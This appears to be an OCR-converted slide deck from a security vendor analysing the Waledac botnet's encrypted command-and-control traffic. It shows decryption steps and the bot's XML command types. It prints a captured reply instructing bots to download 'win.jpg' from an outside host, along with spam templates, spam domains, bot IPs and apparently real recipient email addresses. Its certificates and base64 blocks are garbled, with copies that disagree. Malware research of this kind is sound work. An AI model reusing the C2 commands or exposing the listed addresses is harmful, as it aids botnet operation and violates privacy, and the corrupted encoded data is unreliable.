MTE0OoFowTDELMaGA1UEBhMCROlxEjAQBgNVBAGTCUJlcmtzaGlyZTEQMA4GA1UE
BxMHTmV3YnVyeTEXMBUGA1UEChMOTXkgQ29tcGFueSBMdGQwgZ8wDQYJKoZIhvcN
AQEBBQADgYOAMIGJAoGBAJ90+vC7isUhKB8oAzMB/wmE/ypICLU2o1nr8gVlSJC8
ZXYBIE10AziASyadAJtNOAv6KWOsu3Dh8GIJy7zJBP+i094w4Yy2B0pjtLr9g2Ng
nWwFGt/OGjEagemMayf6ADUtKiE3pGG9JrRiKC99TX31AJsjYSM3gsL4Q81TITLJ
AgMBAAGjga4wgaswHQYDVROOBByEFC9d9isQdTjn6UnsfY0jzn1GM14QMHwGA1Ud
IwR1MHOAFC9d9isQdTjn6UnsfY0jzn1GM14QoVCkTjBMMQswCQYDVQQGEwJHqjES
MBAGA1UECBMJQmVya3NoaXJlMRAwDgYDVQQHEwd0ZXdidXJ5MRcwFQYDVQQKEw5N
eSBDb21wYW55IEx0ZIIJALvFkWML/1R5MAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcN
AQEFBQADgYEAUWYphFm/bi5HP7hmPEGt8j0JfxcvW8P1Wt2XCop08GiwsOUnRFCCa
m+PIYZnuTSQMHOofQCjoCD2Ih+jEGu+bOpcHCly/Erd7swHo5WcGhFqpyyiTQt1Jj
bbDdKRpbzuY1pp1LxfwsoEadUi8wZ8HtIrg5tmd6J1IBkXh9e4zOrvk=
-----END CERTIFICATE-----
```

Breaking the encryption...

Securing Your Web World

AES key in Waledac binary...

Breaking the encryption...

Securing Your Web World

Waledac encryption algorithm...

Breaking the encryption...

Securing Your Web World

Waledac decryption algorithm...

Breaking the encryption...

Sample decryption using sample session...

```
POST /oumqnpocgw.htm HTTP/1.1
Referer: Mozilla
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla
Host: 12.135.152.45
Content-Length: 957
Cache-Control: no-cache

a=_wAAArbl9G7IqhWZ_HDKu0aJe7jwCLHjGrH9DDxgcc7B3Xo4Fx7s6P2h8bqEqOFq
nx-ue2vjJ_nlnvV3YeJD8s9UPt9deIdC538CHLPf1g_ZJFM9-zIe-
3GaZWkCkUCwsr93p790F-
y5jwZFw7HuA9k5oxiqmzhT08gifxv6PYafAZOrSYrHGJN7hgueRbsfFxAKi6JBQ6OY
2iGgyE7A57j8RWXtL-ThOmZdSRdZfGAoWloENZ9vUr5VPU-
qNv7f2IFDkNdlmNukXz1_mGqV61QHY5iZpAhY7R1IgNh4ObLSE3HLBrOFtHSHwo2Q3
iw2uNC-Rp-
COWm5iKQr7oqhy5bUKqbYdvFo9IFmL524ohc_Yp_VYYpmYzJ6ea2EhZzrht-
L2qchP_L-
sKqJhV3l5xCiUE_MA445oHEln_jvSgyCOQsYfYAREGN6shjacro9A4vONM1zJId8a3
Oif1ZbOTxm7wCNe8KVDJt_JJJ936bb4HDsXZ580Oz_xf_5mDOnw-OyohwrWoXX8-
m3qT24-nOj2wzE5XBRrskgWzNQuJq84TdbVc_leMT7H-1WW-
CywquAqMpHfMKju4fHGbcqHNFcwGVU3AHvw1TN1B-
```

Breaking the encryption...

- Replace '-' with '+' and '_' with '/' in “a=<string>”
- Replace 'A' with '=' in “b=<string>”

```
a=_wAAArbl9G7IqhWZ_HDKu0aJe7jwCLHjGrH9DDxgcc7B3Xo4Fx7s6P2h8bqEqOFq  
nx-ue2vjJ_nlnvV3YeJD8s9UPt9deIdC538CHLPf1g_ZJFM9-zIe-  
3GaZWkCkUCwsr93p79OF-  
y5jwZFw7HuA9k5oxiqmzhT08gifxv6PYafAZOrSYrHGJN7hgueRbsfFxAKi6JBQ6OY  
2iGgyE7A57j8RWXtL-ThOmZdSRdZfGAoWloENz9vUr5VPU-  
qNv7f2IFDkNdlmNukXz1_mGqV61QHY5iZpAhY7R1IgNh40bLSE3HLBrOfTSHHwo2Q3  
iw2uNC-Rp-  
COWm5iKQr7oqhy5bUKqbYdvFo9IFmL524ohc_Yp_VYYpmYzJ6ea2EhZzrht-  
L2qchP_L-  
sKqJhV3l5xCiUE_MA445oHEln_jvSgyCOQsYfYAREGN6shjacro9A4vONM1zJId8a3  
Oif1ZbOTxm7wCNe8KVDJt_JJJ936bb4HDsXZ580Oz_xf_5mDOnw-OyohwrWoXX8-  
m3qT24-nOj2wzE5XBRrskgWzNQuJq84TdbVc_leMT7H-1WW-  
CywquAqMpHfMKju4fHGbqHNFcwgVU3AHvw1TN1B-  
MOxvxm3758EitkS91KrCOivsNADyAZPUGKkXKVAY61-o5w9swvRYMsDQC-5dJOH1z-  
BFp5jKqfmJwQcGB6m2m5T16cN21kEOlvobiIEyprItwIqjKufDqfGmIsVXsmfRDtHk  
-  
RAjiTe4NxjRSIfSrBXw5qhGMzvyE7r2tffCGyB4MkDMslnCiKgizyjoW3UoSvUD1LN  
6F4s7SKk90c2nO3FCM9m_ShEHX6sS3rauA7hOYztFMy9UAipegY5rHfGaaEfCQK5sI  
SXmny07LcP-6kX1RB50i7fAZZnQT_mT9kY-  
vW1NR93nxg N53c stcp9YNgOwBsFIOw&b=AAAAAA
```

Breaking the encryption...

- Concatenate strings in “a=<string>” and “b=<string>”, you now have a B64 encoded message...

```
/wAAArbl9G7IqhWZ/HDKu0aJe7jwCLHjGrH9DDxgcc7B3Xo4Fx7s6P2h8bqEqOFqn  
x+ue2vjJ/nlnvV3YeJD8s9UPt9delldC538CHLPf1g/ZJFM9+zIe+3GaZWkCkUCwSr  
93p790F+y5jwZFw7HuA9k5oxiqmzhT08gifxv6PYafAZOrSYrHGJN7hgueRbsfFxA  
Ki6JBQ6OY2iGgyE7A57j8RWXtL+ThOmZdSRdZfGAoWloENz9vUr5VPU+qNv7f2IFD  
kNdlmNukXz1/mGqV61QHY5iZpAhY7R1IgNh4ObLSE3HLBrOFtHSHwo2Q3iw2uNC+R  
p+COWm5iKQr7oqhy5bUKqbYdvFo9IFmL524ohc/Yp/VYYpmYzJ6ea2EhZzrht+L2q  
chP/L+sKqJhV3l5xCiUE/MA445oHEln/jvSqyCOQsYfYAREGN6shjacro9A4vONM1  
zJId8a30if1ZbOTxm7wCNe8KVDJt/JJJ936bb4HDsXZ580Oz/xf/5mDOnw+Oyohwr  
WoXX8+m3qT24+nOj2wzE5XBRrskgWzNQuJq84TdbVc/leMT7H+1WW+CywquAqMpHf  
MKju4fHGbqHNFcwgVU3AHvw1TN1B+MOxvxm3758EitkS91KrCOivsNADyAZPUGKkX  
KVAY61+o5w9swvRYMsDQC+5dJOH1z+BFp5jKqfmJwQCB6m2m5T16cN21kEOlvobi  
IEyprItwIqjKufDqfGmIsVXsmfRDtHk+RAjiTe4NxjRSIfSrBXw5qhGMzvyE7r2tf  
fCGyB4MkDMslNciKgizyjoW3UoSvUD1LN6F4s7SKk9Oc2nO3FCM9m/ShEHX6sS3ra  
uA7hOYztFMy9UAipegyY5rHfGaaEfCQK5sISXmny07LcP+6kX1RB50i7fAZZnQT/mT  
9kY+vW1NR93nxg/N53c/stcp9YNgOwBsFIOW=====
```

Breaking the encryption...

- After B64 decode...

```
ff000002b6e5f46ec8aa1599fc70cabb46897bb8f008b1e31ab1fd0c3c6071cec  
1dd7a38171eece8fda1f1ba84ab416a9f1fae7b6be327f9e59ef57761e243f2cf  
543edf5d7a5742e77f021cb3dfd60fd924533dfb321efb719a6569029140b0b2b  
f77a7bf7417ecb98f0645c3b1ee03d939a318aa9b3853d3c8227f1bfa3d869f01  
93ab498ac718937b860b9e45bb1f17100a8ba24143a398da21a0c84ec0e7b8fc4  
565ed2fe4e13a665d4917597c60285a5a04373f6f52be553d4faa36fedfd88143  
90d76598dba45f3d7f986a95eb5407639899a40858ed1d4880d878d1b2d21371c  
b06b385b47487c28d90de2c36b8d0be469f82d169b988a42bee8aa1cb96d42aa6  
d876f168f481662f9db8a2173f629fd5618a6663327a79ad84859ceb86df8bdaa  
7213ff2feb0aa89855de5e71088504fcc038e39a071259ff8ef4aac82390b187d  
801110637ab218da72ba3d038bf434cd7324877c6b7d227f565b393c66ef008d7  
bc2950c9b7f24927ddfa6dbe070ec5d9e7cd0ecffc5fff9983d27c3e3b2a21c2b  
5a85d7f3e9b7a93db8fa73a3db0cc4e57051aec9205b3350b89abce1375b55cfe  
578c4fb1fed565be0b2c2ab80a8ca477cc2a3bb87c719ba87345730815537007b  
f0d5337507e30ec6fc66dfbe7c122b644bdd4aac23a2bec3400f20193d418a917  
295698eb5fa8e70f6cc2f45832c0d00bee5d24e875cfe045a798caa9f989c1008  
607a9b69b94f5e9c376d6413496fa1b888132a6b22dc08aa32ae7c3a9f1a622c5  
57b267d10ed1e4f910238937b83718d14887d2ac15f0e6a846333bf213baf6b5f  
7c21b20783240ccb2535c88a822cf28e85b75284af50394b37a178b3b48a93dd1  
cda73b714233d9bf4a11075fab12deb6ae03b84e633b45332f54022a5e818e6b1  
df19a6847c240ae6c2125e69f2d3b2dc3feea45e5441e748bb7c06599d04ff993  
f6463ebd6d4d47dde7c60fcde7773fb2d729f583603b006c1483b
```


Breaking the encryption...

- After AES decryption...

```
425a6839314159265359cbc1c4c9000050df802010500affe73ffffff03ffffff0
40020dbb56392e22829e4d4d3f2a793432869b6a4f43c4a79aa3c9a348f4f527ea
9f94d10454f4d11a69e89a9fa988d3d4f534f48f53014c4c8d3c990c91ea08a9e9
a1a98134dea6a343234d06869a3401932341a03553f53c9234068d03d234000680
686864001e00158ec56d4efda30598875326f8c068ca00d1435c9d3b1c83242569
ae78e4eb4072ed4a414c31ea2732cf118ebed39880289a1022d218506a71b06f76
5bb4b855f9a75896e32aab02d9470be1cf1599e7f38719af1d6ca5bfae962e2acf
bf4497999b2e42758a7db58f060622d5ba1d0c3869ece93057851eb9c6c1e4ed97
7e8ec4105f904a232265dd70ad4ac143cbe6575a25f0c8b98b4c474c6a59491228
3635fa0e415bf43a03d994696caca482648044b7c1dd6df7032a0f58f95834e37c
6e2d24cd9532ab40bc6645f0ca78a7880f0a7e0f30ad134cab77b748e2bb010c86
020712df4de0a607bf675cca608d4d07786549c857b670ef1681433652aa3e955f
fd30189c43ecd01e4ea4dacbf68e95b30e751d01414d38db966f3033a336b752e7
3052d854963c4214591f659053db97a87a201b24c406a4392ea4da5808f75e0b06
7c8e82d139e9831db351c93dcf1690acb39017e1ef88a8b124a1e74a8912df54a8
65dba45a619d2dddc64b4a4733241d0258cf3c9684718a5af64de27db75f553b98
97ade306806fb97b7785990459d24d4a4a1fad006870fd19650aa873a451ad78dc
50b675cb40aecf2de5dd5d94eaf01b1531c4d14af77870a28055e8b54b57e78565
2f191746fec18c1c27a7a99145ae0941c8e05b0d56f16c20a8c301abd91e5d8b7b
2d5db2c2508623e038638b85ad6531c3dd433ea36f0d120dfa507662cea15fcfd7
e4cff862ccb3707a69e58a07febbecd3ad905630f280217f177245385090cbc1c4
c95630f280217f17724538
```

Breaking the encryption...

- After BZIP...

```
<lm>
<t>getkey</t>
<v>34</v>
<i>ab0a762d122d31252c0ba614a6124d23</i>
<r>0</r>
<props>
<p n="cert">-----BEGIN CERTIFICATE-----
MIIBvjCCASegAwIBAgIBADANBgkqhkiG9w0BAQQFADA1MQswCQYDVQQGEwJVSzEW
MBQGA1UEAxMNT3B1blNTTCBHcm91cD AeFw0wOTAzMTkwOTM2MzdaFw0xMDAzMTkw
OTM2MzdaMCUxCzAJBgNVBAYTA1VLMRYwFAYDVQQDEw1PcGVuU1NMIEdyb3VwMIGf
MAOGCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDXQWv+5g4OGu0EstTr/8BA2CEznbc8
DfweSFh63p/bfdxy/H8sbJmMNe1vT51Npo7S6NaPt9K8b5ht/T88NK8TvHkZehSM
wIJUcuWZ6yrMzwFJOrttniJlxkeGjDda1/RZPLVXtNh4d1MO5x0a7Tz4ZsSElyUs
WFLwuvXEPkxUIwIDAQABMAOGCSqGSIb3DQEBAQUAA4GBAC/PIph0/UDUCPeCMcCV
OPJuagLjbUc3Am3n9ZaYcy4Ay1R+4wjV6p25nvOZxyW+7rVfBtu97MnmhQFhXLt1
O+9oTACVfUdRkJ7VnqRgXEyOb7M6P19Gz9o8YnvKdUmmnXTPSh52CIzTEzDY9yBd
53YvyYmtTHHGEbWwCZrnIIP5
-----END CERTIFICATE-----
</p>
</props>
</lm>
```

Breaking the encryption...

- XML format

<lm>

<t>getkey</t> **command type**

<v>34</v> **bot version**

<i>ab0a762d122d31252c0ba614a6124d23</i> **node ID**

<r>0</r>

<props>

<p n="cert">-----BEGIN CERTIFICATE-----

MIIBvjCCASegAwIBAgIBADANBgkqhkiG9w0BAQQFADAIMQswCQYDVQQGEwJVSzEW
MBQGA1UEAxMNT3BibINTTCBHcm91cDAeFw0wOTAzMTkwOTM2MzdaFw0xMDAzMTkw
OTM2MzdaMCUxCzAJBgNVBAYTAIVLMRYwFAYDVQQDEw1PcGVuU1NMIEdyb3VwMIGf
MA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDXQWv+5g4OGu0EstTr/8BA2CEznbC8
DfwesFh63p/bfdxy/H8sbJmMNeIvT51Npo7S6NaPt9K8b5ht/T88NK8TvHkZehSM
wIJUcuWZ6yrMzwFJOrtniJlxkeGjDda1/RZPLVXtNh4d1MO5x0a7Tz4ZsSElyUs
WFLwuvXEPkxUIwIDAQABMA0GCSqGSIb3DQEBAUAA4GBAC/Plph0/UDUCPeCMcCV
OPJuagLjbUc3Am3n9ZaYcy4Ay1R+4wjV6p25nvOZxyW+7rVfBtu97MnmhQFhXLtl
O+9oTACVfUdRk7VnqRgXEyOb7M6P19Gz9o8YnvKdUmmnXTPSh52ClzTEzDY9yBd
53YvyYmtTHHGEbWwCZrnIIP5

-----END CERTIFICATE-----

</p>

</props>

</lm>

Breaking the encryption...

- Other message/encryption types
- Without “a=<string>” and “b=<string>”

```
POST / HTTP/1.1
Referer: Mozilla
Accept: */*
Content-Type: application/x-www-form-urlencoded
X-Request-Kind-Code: nodes
User-Agent: Mozilla
Host: 24.21.164.180
Content-Length: 3904
Cache-Control: no-cache

q69d-opDMIUGdOAkQLVWZJImCD-
W1o8pV9R3OSwOy9nc7U48EkimKhCFPsUzIG67AHBbsHjHa_-
kX_8bqOQ7wq2lwEA9I6aRhzs9-
mMfgWqb1wHAYU1TEy2iByKUJyxuJOfg6nV64moWvsMOJcfy3yrmWkjUUYUy2vfnCF
61O4EG27NJ1LYOS5Sp9xeNV8NbL_rnLVkTwiHFcHXcTf6wKfnmGfaVd1ALk7Nnoq1
wGIIIGYSNnJsLEPM3sfhK1lmbAj1lAPq-
_xGMC6R_t6Sug5WjTVIpa_Eq1aONUADnDCMsm4JYiHYap-
odbwMgLS7IZ1_5cfQdSRjD0cJjYxNI00H45QEUqOQFeQr3ctx--
TC2obOcmN1nIguJlOKdvATj_bqY8-pnywRZB-hi-
.
.
.
7tcrZXyxVGU8DYJ6ewM5m3yxg4sWKmZSCWY1j5HAuxsMafXrsgU7BvNOjQkQUm4K7
m9iYnmVYe8uaHBDQ_Pbq5pZUwPguO_CdqTTSWjDgfucmdJ3jhbO3xrLuqCqmkE2DE
A38NKq_YjEZcON8MLPOPTKfCA2PMIQX8VH8PtPfMGum2Jl5eAM2GXfovWvX5WvALx
1lIeNhlFBhe3UcEKpvcjp3uSWUq-zLeXW9sHp-Rs-CVSmtomEE5ppB78pbIM
```


Breaking the encryption...

- Without command type

```
<lm><localtime>1237547711</localtime><nodes><node  
ip="98.162.239.96" port="80"  
time="1237547696">362789203a76176ddf29db3399273c5f</node><node  
ip="76.123.47.40" port="80"  
time="1237547641">b542d0288e23574f644eb6064247446b</node><node  
ip="24.249.5.39" port="80"  
time="1237547565">3246427e7c67bd0a9d0ac47aec14c818</node><node  
ip="76.107.135.225" port="80"  
time="1237547559">1f52f117673ff37b7714a16b7422b72d</node><node  
.  
.  
.  
.  
time="1237547233">3c36e67efc68eb5a363f0044d4403308</node><node  
ip="61.120.139.212" port="80"  
time="1237547233">8a065c4b616893172a5d0d21df2ca502</node><node  
ip="67.166.187.226" port="80"
```


Breaking the encryption...

- Encrypted registry entry



```
<lm><localtime>1237550270</localtime><nodes><node ip="72.128.47.253" port="80" time="1237550270">2f28f117905ef30f3757946db22aad64</node><node ip="69.141.233.87" port="80" time="1237550261">fc70b96b9918e141c060ab7446659154</node><node ip="98.168.156.190" port="80" time="1237550229">964829748a514d20bc29f76ca002c369</node><node ip="24.6.119.166" port="80" time="1237550198">612eb06e590b4f6f895db82c08792d10</node><node ip="99.246.173.19" port="80" time="1237550171">2f442c6ac65ab61
```

Breaking the encryption...

- Command Types:

- ff
- 01
- 02
- 03
- 04
- 05
- 06
- 07
- None

- Command Type: ff

POST

```
<lm><t>getkey</t><v>33</v><i>1302b4463f55063a6c293a55412a820e</i><r>0</r><props><p n="cert">-----BEGIN  
CERTIFICATE-----
```

```
MIIBVjCCASegAwIBAgIBADANBgkqhkiG9w0BAQQFADAIMQswCQYDVQQGEwJVSzEW  
MBQGA1UEAxMNT3BibINTTCBHcm91cDAeFw0wOTAzMDkwMjU2MDFaFw0xMDAzMDkw  
MjU2MDFaMCUxCzAJBgNVBAYTAIVLMRYwFAYDVQQDEw1PcGVuU1NMIEdyb3VwMIGf  
MA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDbLvdUaQ6dvAOznKFGVPf/mVdUi7z7  
7BJM0/8w8QQa5L4DbXiXl1/QxFH7+L54CmLpr5Nw/6xgH9yzOkXc7IYBcQGH+RVu  
dzxdXHXVo8hji5HnrsZjovsyprTJNZYY4qgZ/7221fDbNpNMzt+kEPoZukFIJBZc  
AnmxiaEHFULCjQIDAQABMA0GCSqGSIb3DQEBAQUAA4GBAB3ixFtX5dsDO1n4a0F/  
gSLsZFLrp52Il2aouv6N5kut8FuvruhQ+5AAM9pqXt07JYGfxMxp3x3ep4FN1aas  
N5CayC2uXyRPo8uIpQMh8VpBodSqQ15fwUp3yJkLjiZovCu3NlrEhkJb+9yHdjDh  
GljwnsODpQqF4tFIYrltam/  
-----END CERTIFICATE-----
```

Reply

```
<lm><v>33</v><t>getkey</t><props><p  
n="key">OlsIgsUwlnGBHuAkCo0y2XYs2YFkrjDVk0KIVgw/zXohz1Vxr/tTf4aISHfPonNF6YeUIF9DoBR0BqQn+PA4  
6zvApSVkrBp0zxya+aUw0ie9DDU6x/DquzKCfTHYXmAGknGGTG411WqgGjBlj6d2sH3wOXhnab186VZk9YMZq7  
k=</p></props></lm>
```

- Command Type: 01

POST

```
<lm><t>first</t><v>34</v>  
<i>ab0a762d122d31252c0ba614a6124d23</i><r>0</r>  
<props><p n="label">mirabella</p><p n="winver">5.1.2600</p></props></lm>
```

Reply

```
<lm><v>34</v><t>first</t><props></props></lm>
```

- Command Type: 02

POST

```
<lm><t>notify</t><v>34</v><i>1302b4463f55063a6c293a55412a820e</i><r>0</r><props><p  
  n="label">mirabella_site</p><p n="time_init">Wed Apr 15 10:52:39 2009  
</p><p n="time_now">Fri Apr 17 14:17:59 2009  
</p><p n="time_sys">Fri Apr 17 14:22:16 2009  
</p><p n="time_ticks">359645109</p></props></lm>
```

Reply

```
<lm><v>34</v><t>notify</t><props><p n="ptr">wergvan</p><p n="ip">203.177.193.100</p><p  
  n="dns_ip">199.195.113.72</p><p n="smtp_ip">209.85.199.27</p><p n="http_cache_timeout">3600</p><p  
  n="sender_threads">13</p><p n="sender_queue">2000</p><p n="short_logs">true</p><p  
  n="commands"><![CDATA[340|download|http://nuovosms.com/win.jpg  
]]></p></props><dns_zones></dns_zones><dns_hosts></dns_hosts><socks5></socks5><dos></dos><filter></filter><  
/lm>
```

- Command Type: 03

POST

```
<lm><t>taskreq</t><v>34</v><i>1302b4463f55063a6c293a55412a820e</i><r>0</r><props></props></lm>
```

Reply

```
<lm><v>27</v><t>taskreq</t><props></props><tasks><task  
id="4"><body>UmVjZWl2ZWQ6IGZyb20gJV5DMCVeUCVeUjMtNI4lOnF3ZXJ0eXVpb3Bhc2RmZ2hqa  
2x6eGN2Ym5tXiVeJSAoWyVeQzYlXkleJS4lXkleJS4lXkleJS4lXkleJV4lXSkkCWJ5lC  
VeQV4lICVeRn  
NlbnRtYWlscmVYXiUgd2l0aCBTTVRQIGlkICVeWSVeQzUlXllyMC0zMDBBeJV4lXiUwNjQ3OTY7Cgkl  
XkQlXlY1XiVeJQpNZXNzYWdlLUlEOiA8JV5aXiUuJV5SMS05XiUwJV5SMC05XiUwJV5SMC05XiUwJ  
V5SMC05XiVAJV5DMSVeRmRvbWVpbnNeJV4lPgpEYXRlOiA1XkReJQpGcm9tOiA1JV5GbXluYW1lc  
14lICVeRnN1cm5hbWVzXiUilDwlXkZuYW1lc14lQCVeVjFeJT4KVXNlci1BZ2VudDogVGh1bmRlcmJ  
pcmQgJV5GdHJ1bnZlcl4lCk1JTUUtVmVyc2lvcjogMS4wCIRvOiA1XjBeJQpTdWJqZW50OiA1XkZwa  
GFybWFeJQpDb250ZW50LVR5cGU6IHRIeHQvcGxhaW47IGNoYXJzZXQ9SVNPLTg4NTktMTsgZm9  
ybWF0PWZsb3dlZApDb250ZW50LVRyYW5zZmVyLUVuY29kaW5nOiA3Yml0CgolXkolXkZwaGFyb  
WFeJSBodHRwOi8vJV5QJV5SMi02XiU6cXdlcnR5dWlvcGFzZGZnaGprbHp4Y3Zibm1ldWlvYV4lLiV  
eRnBoYXJtYV9saW5rc14lL14lCg==</body><a>njoffe@corp.phoenixintl.com</a><a>anxietyred@  
mail.com</a><a>kimmercj@wfu.edu</a><a>pllgamet@nebnet.net</a><a>mferguson@np.co.tt</a  
><a>romeolafrance@videotron.ca</a><a>reved1@aol.com</a><a>yosta@nbcuni.com</a><a>car  
michaeldd@osawa-jp.com</a>
```


- Command Type: 03 (Reply)

...

```
<body>JV5IMyVeRnZhbGVfY29tcGFueV4IXiUIXkg0JV5GbXluYW1lc14IXiVSZWNlaXZIZDogZnJvbSAIXkMwJV5Q
JV5SMY02XiU6cXdIcnR5dWlvcGFzZGZnaGprbHp4Y3Zibm1eJV4IChbJV5DNiVeSV4ILiVeSV4ILiVeSV4ILiVe
SV4IXiVdKSBieSAIXkFeJSB3aXR0e1pY3Jvc29mdCBTTVRQU1ZDKCVerN2Y3Zlcl4IKTsgJV5EXiUKTWVz
c2FnZS1JRDogPCVeTyVeVjZeJT0lXlzlTUwXiVeJSVeVjBeJT4KRnJvbTogliVeVjReJSIlgPCVeRm5hbWVzXi
VAJV5GZG9tYWluc14IPgpUbzogPCVeMF4IPgpTdWJqZWN0OiAIXkZjdXBvX3N0cmIuZ14ICkRhdGU6ICVeR
C0IXlzM02MDBeJV4ICk1JTUUtVmVyc2lrbjogMS4wCkNvbniRlbnQtVHlwZTogdGV4dC9wbGFpbjsKCWZv
cm1hdD1mbG93ZWQ7CgljaGFyc2V0PSlIXkZjaGFyc2V0XiUiOwoJcmVwbHktdHlwZT1vcmlnaW5hbApDb25
0ZW50LVRYYW5zZmVyLUVuY29kaW5nOiA3Yml0CigtUHJpb3JpdHk6IDMKWC1NU01haWwtUHJpb3JpdHk
6IE5vcm1hbApYLU1haWxlcm9zb2Z0IE91dGxvb2sgRXhwcmlnaW5zcyA2LjAwLiVeQzclXkZvdXR2ZXlu
NI4IXiUKWC1NaW1IT0xFOiBQcm9kdWNIZCBCeSBNaWNYb3NvZnQgTWItZU9MRSBWNi4wMC4IXiY3XiUK
CiVeSiVeRmN1cG9fc3RyaW5nXiUgaHR0cDovLyVeUCVeUjltNI4lOnF3ZXJ0eXVpb3Bhc2RmZ2hqa2x6eGN2
Ym5tZXI1aW9hXiUuJV5GY3Vwb19saW5rXiUuJV5GY3Vwb19maWxlXiUucGhwXiUK</body><a>mbanasik@i
pssa.pl</a><a>fire@ix.netcom.com</a><a>karina.anaya-
ortiz@dhs.gov</a><a>mdonez2005@yahoo.com</a><a>aperegudov@technoserv.ru</a><a>sessa-
virginia@tiscali.it</a>
```

...

```
<words><w name="trunver" time="1234183272"/><w name="pharma" time="1236690754"/><w
name="svcver" time="1233919248"/><w name="outver" time="1233919245"/><w name="domains"
time="1236988929"/><w name="names" time="1236989403"/><w name="charset"
time="1233919243"/><w name="pharma_links" time="1236989413"/><w name="mynames"
time="1233919245"/><w name="outver.6" time="1233919246"/><w name="cupo_string"
time="1235331549"/><w name="surnames" time="1233919247"/><w name="outver.5"
time="1233919246"/><w name="cupo_file" time="1235336882"/><w name="sendmailver"
time="1233919247"/><w name="cupo_link" time="1235404378"/></words></lm>
```

- Command Type: 03 (continued)

***%^J%^Fpharma^% http://%^P%^R2-
6^%:qwertyuiopasdfghjklzxcvbnmeuioa^%.%^Fphar
ma_links^%/^%***

***%^J%^Fcupo_string^% http://%^P%^R2-
6^%:qwertyuiopasdfghjklzxcvbnmeyuioa^%.%^Fcup
o_link^%/%^Fcupo_file^%.php^%***

- Command Type: 04

POST

```
<lm><t>words</t><v>33</v><i>1302b4463f55063a6c293a55412a820e</i><r>0</r><props><p  
n="word_name">cupo_string</p></props></lm>
```

Reply

```
<lm><v>33</v><t>words</t><props></props><word name="cupo_string"><![CDATA[20-95 % off! Best shops!
```

A good way to cut down on costs

A good way to save money is to use these coupons

A special discount voucher listing

All discounts in your city

All my friends have already used it

All sales on one site

Amazing coupon&sales to help in crisis

...

```
]]></word></lm>
```

- Command Type: 04

POST

```
<lm><t>words</t><v>34</v><i>1302b4463f55063a6c293a55412a820e</i><r>0</r><props><p  
n="word_name">cupo_link</p></props></lm>
```

Reply

```
<lm><v>34</v><t>words</t><props></props><word name="cupo_link"><![CDATA[thecoupondiscount.com  
greatcouponclub.com  
codecouponsite.com  
yourcountycoupon.com  
bestcouponfree.com  
smartsalesgroup.com  
greatsalestax.com  
supersalesonline.com  
greatsalesgroup.com  
greatsalesavailable.com  
]]></word></lm>
```

- Command Type: 04

POST

```
<lm><t>words</t><v>33</v><i>1302b4463f55063a6c293a55412a820e</i><r>0</r><props><pn="word_name">cupo_file</p></props></lm>
```

Reply

```
<lm><v>33</v><t>words</t><props></props><word name="cupo_file"><![CDATA[coupons
```

coupon

list

discounts

saleslist

salelist

sale

couponlist

couponslist

disc

sales

print

save

run

stopcrisis

nocrisis

```
]]></word></lm>
```

- Command Type: 05

POST

```
<lm><t>taskrep</t><v>34</v><i>1302b4463f55063a6c293a55412a820e</i><r>0</r><props><p  
n="b64">true</p></props><reports><rep id="4"  
rcpt="YnJlbnRhLmxhcnNlbkBJYW5hZGFwb3N0LmNh">ERR</rep><rep id="4"  
rcpt="bWFnaWNhbGtpcmFAeWFob28uY28uanA=">ERR</rep><rep id="4"  
rcpt="c3VIZEBtY3BpbmMuY29t">ERR</rep><rep id="4"  
rcpt="YnJlY2UuZS5yaWVhZUB1bmlsZXZlci5jb20=">OK</rep><rep id="4"  
rcpt="ZC5wcnp5Ynl0bmlha0ByemVjenBvc3BvbGl0YS5wbA==">OK</rep><rep id="4"  
rcpt="Ym9iX211ZWxsbmVyQGxhZ2FuLmNvbQ==">OK</rep><rep id="4"  
rcpt="bWlzcj1tYXJqYW5udWhAaHI2ZXMuY29tLmhr">OK</rep><rep id="4"  
rcpt="YW5uYW15ZXJzQHZwc2luazEyLmxhLnVz">OK</rep><rep id="4"  
rcpt="dG9qb0B0b21lbnRldmliZXMuY29tLmhr">OK</rep><rep id="4"  
rcpt="bHN0dWI2ZUBnbWFpbC5jb20=">OK</rep><rep id="4"  
...  
rcpt="aGFuc2hzaWVoQGVtcGlhdGVjaC5jb20=">OK</rep><rep id="4" <rep id="4"  
rcpt="dmVua2F0LmphaGFnYW1AZ21haWwuY29t">ERR</rep></reports></lm>
```

Reply

- Command Type: 07

POST

```
<lm><t>emails</t><v>33</v><i>f354c452d248956636628b3210726273</i><r>0</r><props></props><b>emails</b><![CDA  
